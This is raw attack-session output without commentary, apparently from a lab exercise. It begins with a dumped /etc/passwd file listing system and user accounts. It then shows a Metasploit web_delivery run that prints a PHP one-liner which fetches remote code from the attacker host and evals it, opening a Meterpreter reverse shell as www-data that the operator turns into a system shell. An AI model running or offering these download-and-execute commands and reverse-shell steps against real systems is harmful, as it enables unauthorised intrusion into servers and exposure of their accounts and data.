systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
nixbld1:x:998:997:Nix build user 1:/var/empty:/usr/sbin/nologin
nixbld2:x:997:997:Nix build user 2:/var/empty:/usr/sbin/nologin
nixbld3:x:996:997:Nix build user 3:/var/empty:/usr/sbin/nologin
nixbld4:x:995:997:Nix build user 4:/var/empty:/usr/sbin/nologin
nixbld5:x:994:997:Nix build user 5:/var/empty:/usr/sbin/nologin
nixbld6:x:993:997:Nix build user 6:/var/empty:/usr/sbin/nologin
nixbld7:x:992:997:Nix build user 7:/var/empty:/usr/sbin/nologin
nixbld8:x:991:997:Nix build user 8:/var/empty:/usr/sbin/nologin
nixbld9:x:990:997:Nix build user 9:/var/empty:/usr/sbin/nologin
nixbld10:x:989:997:Nix build user 10:/var/empty:/usr/sbin/nologin
redis:x:134:144:/:var/lib/redis:/usr/sbin/nologin
_gvm:x:135:145:/:var/lib/ovpnas:/usr/sbin/nologin
postgres:x:124:129:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash
najd:x:1001:1001:/:home/najd:/bin/bash
mama:x:1002:1002:/:home/mama:/bin/bash
all:x:1003:1003:/:home/all:/bin/bash
newuser:x:1004:1004:/:home/newuser:/bin/bash
john:x:1005:1005:/:home/john:/bin/bash
```



```
root@najd: /home/kali

File Actions Edit View Help

msf6 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[-] Handler failed to bind to 192.168.111.130:1111:-
[*] Started reverse TCP handler on 0.0.0.0:1111
[*] Using URL: http://0.0.0.0:8080/B3wA4Yeo
msf6 exploit(multi/script/web_delivery) > [*] Local IP: http://192.168.111.137:8080/B3wA4Yeo
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.111.130:8080/B3wA4Yeo', false, stream_context_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]])));"
[*] 192.168.111.137 web_delivery - Delivering Payload (1116 bytes)
[*] Sending stage (39282 bytes) to 192.168.111.137
[*] Meterpreter session 1 opened (192.168.111.137:4444 -> 192.168.111.137:36382 ) at 2022-01-10 00:53:04 -0500
sessions -i 1
[*] Starting interaction with 1...

meterpreter > sessions -i 1
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > sessions -i
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > sessions 1
[*] Session 1 is already interactive.
meterpreter > show sessions
[*] Unknown command: show
```

```
Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > getuid
Server username: www-data
meterpreter > shell
Process 81931 created.
Channel 0 created.
ls
help
index.php
source
```